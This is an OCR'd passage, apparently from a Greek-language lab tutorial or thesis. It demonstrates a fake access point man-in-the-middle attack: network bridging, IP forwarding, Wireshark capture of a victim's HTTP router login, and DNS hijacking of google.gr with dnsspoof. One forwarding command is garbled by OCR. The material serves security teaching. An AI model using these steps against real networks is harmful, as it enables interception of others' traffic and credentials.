
ifconfig eth0 0.0.0.0 up

ifconfig at0 0.0.0.0 up, ifconfig test-bridge 192.168.1.150 up



Εικόνα 209: Γεφύρωση συνδέσεων eth0 και at0


Δίνουμε μια διεύθυνση IP σε αυτή τη γέφυρα (αυτομάτως μέσω DHCP server) και ελέγχουμε τη σύνδεση με την πύλη του router (192.168.1.1) με την εντολή ping. Με αυτό τον τρόπο ελέγχουμε την συνδεσιμότητα.



Εικόνα 210: Έλεγχος συνδεσιμότητας με ping


Στην συνέχεια εκείνο που μας ενδιαφέρει είναι προώθηση-δρομολόγηση των πακέτων και αυτό μπορεί να συμβεί χρησιμοποιώντας την εντολή:

echo > 1 / proc/sys/net/ipv4/ip_forward




Εικόνα 211: Προώθηση – δρομολόγηση πακέτων

Από την στιγμή που ο χρήστης (θύμα) συνδεθεί με το ασύρματο σημείο πρόσβασης test που φτιάξαμε θα πάρει αυτόματα μια διεύθυνση IP. Μπορούμε να κάνουμε μια δοκιμή από την μεριά του χρήστη (θύμα) για να διαπιστώσουμε εάν το ping του απαντά στην gateway του router.




Εικόνα 212: Δοκιμή επιτυχούς σύνδεσης στο σύστημα στόχος

Από την μεριά του επιτιθέμενου βλέπουμε την σύνδεση του χρήστη (θύμα) με το fake a.p.




Εικόνα 213: Εμφάνιση σύνδεσης του συστήματος στόχου στον επιτιθέμενο

Κατόπιν ξεκινώντας το Wireshark μπορούμε να δούμε την επίθεση man in the middle που προκαλέσαμε ανιχνεύοντας τα πακέτα που ανταλλάσσονται μεταξύ του χρήστη (θύμα) και του router κάνοντας capture στην διεπαφή at0.




Εικόνα 214: Έναρξη εγγραφής με επιλογή από το wireshark



Εικόνα 215: Απεικόνιση πακέτων μέσω wireshark


Ακόμα και εάν τα πακέτα δεν προορίζονται για εμάς μπορούμε να τα δούμε μέσω του Wireshark. Η προηγούμενη αποστολή πακέτων του χρήστη (θύμα) στην θύρα του router μέσω της εντολής ping



Εικόνα 216: Εντολή ping και εμφάνισή της στο wireshark

8.5.1 Αναζήτηση πληροφοριών χρήστη (θύμα)

Από την στιγμή που ο χρήστης (θύμα) είναι συνδεδεμένος με σημείο πρόσβασης που δημιουργήσαμε πριν μπορούμε να αντλήσουμε πληροφορίες για την κίνηση του είτε σε επίπεδο pc του, είτε σε επίπεδο διαδικτυακής του κίνησης. Ξεκινώντας το Wireshark και κάνοντας όπως πριν capture στην διεπαφή at0 ρυθμίζουμε το φίλτρο να οσφρήζεται πακέτα http.
Ας υποθέσουμε ότι ο χρήστης (θύμα) επιχειρεί να εισέλθει στο router του για να αλλάξει μια ρύθμιση αμέσως το Wireshark επειδή καταγράφει http αιτήματα εμφανίζει το login request του.




Εικόνα 217: Αναζήτηση πληροφοριών στο σύστημα στόχος από το fake access point

8.5.2 Ασύρματη εκτροπή (Hijacking)

Ας υποθέσουμε ότι ο χρήστης (θύμα) θέλει να επισκεφτεί το διαδικτυακό τόπο www.google.gr. Κατά τη διάρκεια μιας επίθεσης M.I.T.M, τα πακέτα του χρήστη (θύμα) στέλνονται στον επιτιθέμενο. Τώρα είναι η ευθύνη του επιτιθέμενου να απαντήσει στον χρήστη (θύμα). Αυτό σημαίνει ότι ο επιτιθέμενος μπορεί να τον οδηγήσει οπουδήποτε επιθυμεί διαδικτυακά ανεξάρτητα της ανωτέρω επιλογής του χρήστη (θύμα). Ένα ενδιαφέρον που πρέπει να σημειώσουμε εδώ, είναι ότι κατά τη διάρκεια αυτής της διαδικασίας ο επιτιθέμενος μπορεί να τροποποιήσει τα δεδομένα στα πακέτα του χρήστη (θύμα) ακόμη και να τα μειώσει. Θα εξετάσουμε μια DNS πειρατεία μέσω ασύρματου δικτύου χρησιμοποιώντας την M.I.T.M επίθεση. Στη συνέχεια, χρησιμοποιώντας το DNS hijacking, θα επισκιάσουμε το αίτημα του browser στο google.gr.


Για να επιτευχθεί αυτή η επισκίαση θα πρέπει στο αίτημα του browser να στείλουμε ψεύτικη απάντηση DNS. Αυτό θα έχει ως συνέπεια να «εκτραπεί» η διεύθυνση IP του "google.gr" προς την διεύθυνση IP του επιτιθέμενου 192.168.1.150. Το εργαλείο που θα χρησιμοποιήσουμε γι' αυτή την ενέργεια ονομάζεται dnsspoof και η σύνταξη είναι:

dnsspoof -i test-bridge




Εικόνα 218: Ασύρματη εκτροπή

Ανανεώνουμε το πρόγραμμα περιήγησης και τώρα μπορούμε να δούμε μέσα από το Wireshark, μόλις ο χρήστης (θύμα) κάνει μια αίτηση DNS για google.gr, η εντολή dnsspoof απαντά :




Εικόνα 219: Παρακολούθηση wireshark της αίτησης DNS και εκτροπή της




Εικόνα 220: Επέμβαση dnsspoof

Στον υπολογιστή του συστήματος-στόχου και συγκεκριμένα στον περιηγητή διαδικτύου βλέπουμε ένα μήνυμα που λέει «Έγινε διακοπή της σύνδεσης με την σελίδα».




Εικόνα 221: Ενημέρωση συστήματος στόχου για διακοπή υπηρεσίας

Αυτό οφείλεται στο γεγονός ότι έχουμε εκτρέψει την IP της διεύθυνσης www.google.gr, στην 192.168.1.150 που είναι η IP του μηχανήματος του επιτιθέμενου, αλλά δεν υπάρχει καμία υπηρεσία ενεργή που να «ακούει» στη θύρα 80. Ενεργοποιούμε την υπηρεσία που «ακούει» στην θύρα 80 και τρέχει τον web server 'apache' οπότε λαμβάνουμε:



Εικόνα 222: Έναρξη web-server apache



